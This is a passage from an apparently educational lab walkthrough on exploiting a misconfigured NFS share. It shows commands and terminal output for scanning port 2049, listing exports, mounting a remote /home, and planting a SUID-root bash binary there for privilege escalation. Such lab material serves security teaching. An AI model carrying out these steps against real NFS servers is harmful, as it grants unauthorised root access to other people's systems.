
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
[attacker@parrot]~$
```


14. We can see that the port **2049** is open and nfs service is running on it.

15. In the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo apt-get install nfs-common
[sudo] password for attacker:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnfsidmap2 rpcbind
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  libnfsidmap2 nfs-common rpcbind
0 upgraded, 3 newly installed, 0 to remove and 396 not upgraded.
Need to get 316 kB of archives.
After this operation, 1,064 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 https://mirror.clarkson.edu/parrot rolling/main amd64 rpcbind amd64 1.2.5-9 [51.4 kB]
Get:2 https://mirror.0xem.ma/parrot/ rolling/main amd64 libnfsidmap2 amd64 0.25-6 [32.6 kB]
Get:3 https://mirror.clarkson.edu/parrot rolling/main amd64 nfs-common amd64 1:1.3.4-6 [232 kB]
Fetched 316 kB in 1s (318 kB/s)
Selecting previously unselected package rpcbind.
(Reading database ... 477138 files and directories currently installed.)
Preparing to unpack .../rpcbind_1.2.5-9_amd64.deb ...
Unpacking rpcbind (1.2.5-9) ...
Selecting previously unselected package libnfsidmap2:amd64.
Preparing to unpack .../libnfsidmap2_0.25-6_amd64.deb ...
Unpacking libnfsidmap2:amd64 (0.25-6) ...
Selecting previously unselected package nfs-common.
Preparing to unpack .../nfs-common_1%3a1.3.4-6_amd64.deb ...
Unpacking nfs-common (1:1.3.4-6) ...
```

16. Now, type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine.

Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:

- Restart the Ubuntu machine.
- After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
- Switch to the **Parrot Security** machine and run step **16** again.


```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
rpcbind.service is a disabled or a static unit, not starting it.
Setting up libnfsidmap2:amd64 (0.25-6) ...
Setting up nfs-common (1:1.3.4-6) ...

Creating config file /etc/idmapd.conf with new version
Adding system user `statd' (UID 138) ...
Adding new user `statd' (UID 138) with group `nogroup' ...
Not creating home directory `/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
nfs-utils.service is a disabled or a static unit, not starting it.
Use of uninitialized value $service in hash element at /usr/sbin/update-rc.d line 26, <DATA> line 45.
update-rc.d: nfs-common is in our deadpool blacklist! YOU SHALL NOT PASS!
inserv: warning: current start runlevel(s) (empty) of script `nfs-common' overrides LSB defaults (S)
inserv: warning: current stop runlevel(s) (0 1 6 S) of script `nfs-common' overrides LSB defaults (0 1 6).
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for libc-bin (2.31-13+deb11u2) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
[attacker@parrot]~$ showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home *
[attacker@parrot]~$

```

17. We can see that the home directory is mountable.

18. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.

19. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.

```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ mkdir /tmp/nfs
[attacker@parrot]~$ sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot]~$

```


20. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.

21. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.

22. In the terminal, type **sudo chmod +s bash** and press **Enter**.

23. Type **ls -la bash** and press **Enter**.

24. To get the amount of free disk available type **sudo df -h** and press **Enter**.




```

[attacker@parrot]-[-]
$mkdir /tmp/nfs
[attacker@parrot]-[-]
$sudo mount -t nfs 10.10.1.9:/home /tmp/nfs
[attacker@parrot]-[-]
$cd /tmp/nfs
[attacker@parrot]-[/tmp/nfs]
$sudo cp /bin/bash .
[attacker@parrot]-[/tmp/nfs]
$sudo chmod +s bash
[attacker@parrot]-[/tmp/nfs]
$ls -la bash
-rwsr-sr-x 1 root root 1234376 May 18 00:54 bash
[attacker@parrot]-[/tmp/nfs]
$sudo df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            3.9G   0    3.9G   0% /dev
